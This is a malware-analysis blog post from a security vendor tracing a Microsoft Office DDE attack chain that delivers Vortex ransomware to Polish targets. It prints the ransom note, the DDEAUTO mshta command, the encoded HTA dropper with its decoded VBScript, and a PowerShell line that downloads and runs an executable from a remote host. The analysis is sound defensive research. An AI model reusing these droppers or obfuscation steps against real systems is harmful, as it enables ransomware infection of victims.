INQUEST

Microsoft Office DDE Vortex Ransomware Targeting Poland

Unfortunately, it appears that ransomware authors are now starting to employ the use of Microsoft Office DDE malware carriers. This post will likely be our last on DDE dissection and covers the delivery of Vortex ransomware, seemingly targeted towards Poland. You can continue this research path using our hunt rule: (Microsoft_Office_DDE_Command_Execution.rule) on Virus Total Intelligence (VTI). The final delivered payload in this attack is Vortex Ransomware:

```
      <>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

                     V_o_r_t_e_x - - r_a_n_s_o_m_w_a_r_e

     <>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-


<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<

 !!!! IMPORTANT INFORMATION !!!!

You can not find the necessary files on your hard drive?

The contents of your files is not open?

All of your files are encrypted with RSA-2048 and AES-128 ciphers.

Your photos, documents, databases, have been encrypted with an unbreakable AES algorithm
The same algorithm is used to hide secret data by the military and armies.

<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<

When you read this message the process is complete, the selected files are encrypted and the program was deleted from your computer.
The only way to recover your files are buying from us decryption program, with a single key generated uniquely for you!
2 files we decrypt for FREE. To prove that it is not a scam PRICE FOR ALL FILES : 150$

Once you choose to recover your data, please contact us at e-mail:  Hc9@2.pl or Hc9@goat.si

Warning! Do not waste your time, time is money for 4 days price will increase by 100%!.

<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<

When You contact remember write You ID and DATA
```

Vortex Ransomware

Stepping backwards however to the initial DDE sample, we have bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9 (1/59 AV detection rate), which is in CDF format and leverages a more novel technique to pivot to the next payload via mshta.exe:

```
DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe
"http://w-szczecin.pl/img2/NEW15_10.doc/index.hta
```

Let's pull down the payload and see what we have:

```
$ wget http://w-szczecin.pl/img2/NEW15_10.doc/index.hta
--2017-10-15 18:15:08--  http://w-szczecin.pl/img2/NEW15_10.doc/index.hta
Resolving w-szczecin.pl... 91.231.140.161
Connecting to w-szczecin.pl|91.231.140.161|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3444 (3.4K)
Saving to: ‘index.hta’
2017-10-15 18:15:09 (109 MB/s) - ‘index.hta’ saved [3444/3444]

$ cat index.hta
<!DOCTYPE html>
<meta http-equiv="x-ua-compatible" content="ie=emulateie8" >
<html>
<body>
<script language="javascript">
<!--
document.write(unescape('%3C%21%44%4F%43%54%59%50%45%20%68%74%6D%6C%3E%0A%3C%6D%65%74%61%20%68%74%74%70%2D
%65%71%75%69%76%3D%22%78%2D%75%61%2D%63%6F%6D%70%61%74%69%62%6C%65%22%20%63%6F%6E%74%65%6E%74%3D%22%69%65%
3D%65%6D%75%6C%61%74%65%69%65%38%22%20%3E%0A%3C%68%74%6D%6C%3E%0A%3C%62%6F%64%79%3E%0A%3C%73%63%72%69%70%7
4%20%6C%61%6E%67%75%61%67%65%3D%22%76%62%73%63%72%69%70%74%22%3E%0A%44%69%6D%20%41%4E%44%52%5A%45%4A%48%44
%39%31%20%3A%20%44%69%6D%20%6A%6A%6A%6A%20%3A%20%53%65%54%20%41%4E%44%52%5A%45%4A%48%44%39%31%20%3D%20%63%
72%65%61%74%65%6F%62%6A%65%63%74%20%28%20%22%77%73%63%72%49%50%74%2E%73%48%45%4C%6C%22%20%29%20%3A%20%6A%6
A%6A%6A%20%3D%20%22%20%70%6F%77%65%72%73%68%65%6C%6C%2E%65%78%65%20%2D%45%78%65%43%55%74%49%6F%6E%50%6F%6C
%49%63%59%20%62%79%70%61%73%73%20%20%2D%57%49%4E%64%6F%77%53%54%59%4C%45%20%68%69%64%64%45%6E%20%2D%45%4E%
43%6F%64%65%64%63%4F%4D%4D%41%4E%64%20%55%41%42%76%41%48%63%41%5A%51%42%79%41%46%4D%41%61%41%42%6C%41%47%7
7%41%62%41%41%67%41%43%30%41%52%51%42%34%41%47%55%41%59%77%42%31%41%48%51%41%61%51%42%76%41%47%34%41%55%41
%42%76%41%47%77%41%61%51%42%6A%41%48%6B%41%49%41%42%69%41%48%6B%41%63%41%42%68%41%48%4D%41%63%77%41%67%41%
43%30%41%62%67%42%76%41%48%41%41%63%67%42%76%41%47%59%41%61%51%42%73%41%47%55%41%49%41%41%74%41%48%63%41%6
1%51%42%75%41%47%51%41%62%77%42%33%41%48%4D%41%64%41%42%35%41%47%77%41%5A%51%41%67%41%47%30%41%61%51%42%75
%41%47%6B%41%62%51%42%70%41%48%6F%41%5A%51%42%6B%41%43%41%41%4C%51%42%6A%41%47%38%41%62%51%42%74%41%47%45%
41%62%67%42%6B%41%43%41%41%4B%41%42%4F%41%47%55%41%64%77%41%74%41%45%38%41%59%67%42%71%41%47%55%41%59%77%4
2%30%41%43%41%41%55%77%42%35%41%48%4D%41%64%41%42%6C%41%47%30%41%4C%67%42%4F%41%47%55%41%64%41%41%75%41%46
%63%41%5A%51%42%69%41%45%4D%41%62%41%42%70%41%47%55%41%62%67%42%30%41%43%6B%41%4C%67%42%45%41%47%38%41%64%
77%42%75%41%47%77%41%62%77%42%68%41%47%51%41%52%67%42%70%41%47%77%41%5A%51%41%6F%41%43%63%41%61%41%42%30%4
1%48%51%41%63%41%41%36%41%43%38%41%4C%77%42%33%41%43%30%41%63%77%42%36%41%47%4D%41%65%67%42%6C%41%47%4D%41
%61%51%42%75%41%43%34%41%63%41%42%73%41%43%38%41%61%51%42%74%41%47%63%41%4D%67%41%76%41%48%4D%41%4E%51%41%
77%41%43%34%41%5A%51%42%34%41%47%55%41%4A%77%41%73%41%42%30%67%4A%41%42%6C%41%47%34%41%64%67%41%36%41%45%4
5%41%55%41%42%51%41%45%51%41%51%51%42%55%41%45%45%41%58%41%42%75%41%48%59%41%63%77%42%7A%41%43%34%41%5A%51
%42%34%41%47%55%41%48%53%41%70%41%44%73%41%55%77%42%30%41%47%45%41%63%67%42%30%41%43%30%41%55%41%42%79%41%
47%38%41%59%77%42%6C%41%48%4D%41%63%77%41%67%41%43%67%41%48%53%41%6B%41%47%55%41%62%67%42%32%41%44%6F%41%5
1%51%42%51%41%46%41%41%52%41%42%42%41%46%51%41%51%51%42%63%41%47%34%41%64%67%42%7A%41%48%4D%41%4C%67%42%6C
%41%48%67%41%5A%51%41%64%49%43%6B%41%20%22%20%3A%20%41%4E%44%52%5A%45%4A%48%44%39%31%2E%52%55%4E%20%43%48%
72%20%28%20%33%34%20%29%20%26%20%41%4E%44%52%5A%45%4A%48%44%39%31%2E%65%58%50%61%6E%44%65%6E%56%49%72%6F%4
E%6D%45%6E%74%73%54%52%69%4E%47%53%28%20%22%25%43%4F%4D%53%70%45%43%25%22%20%29%20%26%20%63%48%52%20%28%20
%33%34%20%29%20%26%20%43%48%72%20%28%20%33%34%20%29%20%26%20%22%2F%63%20%22%20%26%20%6A%6A%6A%6A%20%26%20%
63%68%72%20%28%20%33%34%20%29%20%2C%20%30%20%3A%20%53%45%74%20%41%4E%44%52%5A%45%4A%48%44%39%31%20%3D%20%4
E%4F%54%48%49%6E%47%0A%3C%2F%73%63%72%69%70%74%3E%0A%0A%3C%2F%62%6F%64%79%3E%0A%3C%2F%68%74%6D%6C%3E'));
//-->
</script>
</body>
</html>
```


Unescape the long string and you'll find:

```
<!DOCTYPE html>
<meta http-equiv="x-ua-compatible" content="ie=emulateie8" >
<html>
<body>
<script language="vbscript">
Dim ANDRZEJHD91 : Dim jjjj : SeT ANDRZEJHD91 = createobject ( "wscrIPt.sHELl" ) : jjjj = " powershell.exe
-ExeCUtIonPolIcY bypass  -WINdowSTYLE hiddEn -ENCodedcOMMANd
UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiAHkAcABhAHMAcwAgAC0AbgBvAHAAcg
BvAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3AHMAdAB5AGwAZQAgAG0AaQBuAGkAbQBpAHoAZQBkACAALQBjAG8AbQBtAGEAbgBkACAAKABO
AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAG
QARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwB3AC0AcwB6AGMAegBlAGMAaQBuAC4AcABsAC8AaQBtAGcAMgAvAHMANQAwAC4AZQB4AGUA
JwAsAB0gJABlAG4AdgA6AEEAUABQAEQAQQBUAEEAXABuAHYAcwBzAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcw
AgACgAHSAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAG4AdgBzAHMALgBlAHgAZQAdICkA " : ANDRZEJHD91.RUN CHr ( 34 ) &
ANDRZEJHD91.eXPanDenVIroNmEntsTRiNGS( "%COMSpEC%" ) & cHR ( 34 ) & CHr ( 34 ) & "/c " & jjjj & chr ( 34 )
, 0 : SEt ANDRZEJHD91 = NOTHInG
</script>
</body>
</html>
```

We'll use our iPython shell to base64 decode the string above:

```
In [40]: print
base64.b64decode("UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiAHkAcABhAHMA
cwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3AH
    ...:
MAdAB5AGwAZQAgAG0AaQBuAGkAbQBpAHoAZQBkACAALQBjAG8AbQBtAGEAbgBkACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMA
dABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBu
    ...:
AGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwB3AC0AcwB6AGMAegBlAGMAaQBuAC4AcABsAC8AaQBtAGcAMgAvAHMANQAwAC
4AZQB4AGUAJwAsAB0gJABlAG4AdgA6AEEAUABQAEQAQQBUAEEAXABuAHYAcw
    ...:
BzAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACgAHSAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAG4AdgBz
AHMALgBlAHgAZQAdICkA")
PowerShell -ExecutionPolicy bypass -noprofile -windowstyle minimized -command (New-Object
System.Net.WebClient).DownloadFile('http://w-szczecin.pl/img2/s50.exe';, $env:APPDATA\nvss.exe );Start-
Process ( $env:APPDATA\nvss.exe )
```

Next, we pulled down the executable and uploaded it to Virus Total (first upload) fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 (2/65 AV detection rate):



Virus Total Results

Notice from the report that the sample communicates with `beer-ranking.pl`, a domain that was registered on 2017-10-14 with an address tied to nearly 600,000 other domains:

- https://reversewhois.domaintools.com/?email=ef1fbf8d4fed46b3d30a4e1e05444de2

InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. We're also big fans of Joe Sandbox. It's one of multiple active integrations within the InQuest platform. We additionally support VXStream, Cuckoo, and FireEye sandbox integrations. We're looking at adding support for VMRay analyzer next. Active integrations within InQuest are fed files that we carve off the wire. The integration is then given time to complete its analysis at which point the InQuest integration will retrieve the results and factor it into the final session threat score. For more information on other integrations we support, see www.InQuest.net.

To follow along the highlights of the conversation on Twitter, follow this moment:

- Microsoft Office DDE Macro-less Command Execution Vulnerability

IOCs

- beer-ranking[.]pl

threat-hunting | deep-file-inspection | malware-analysis | ransomware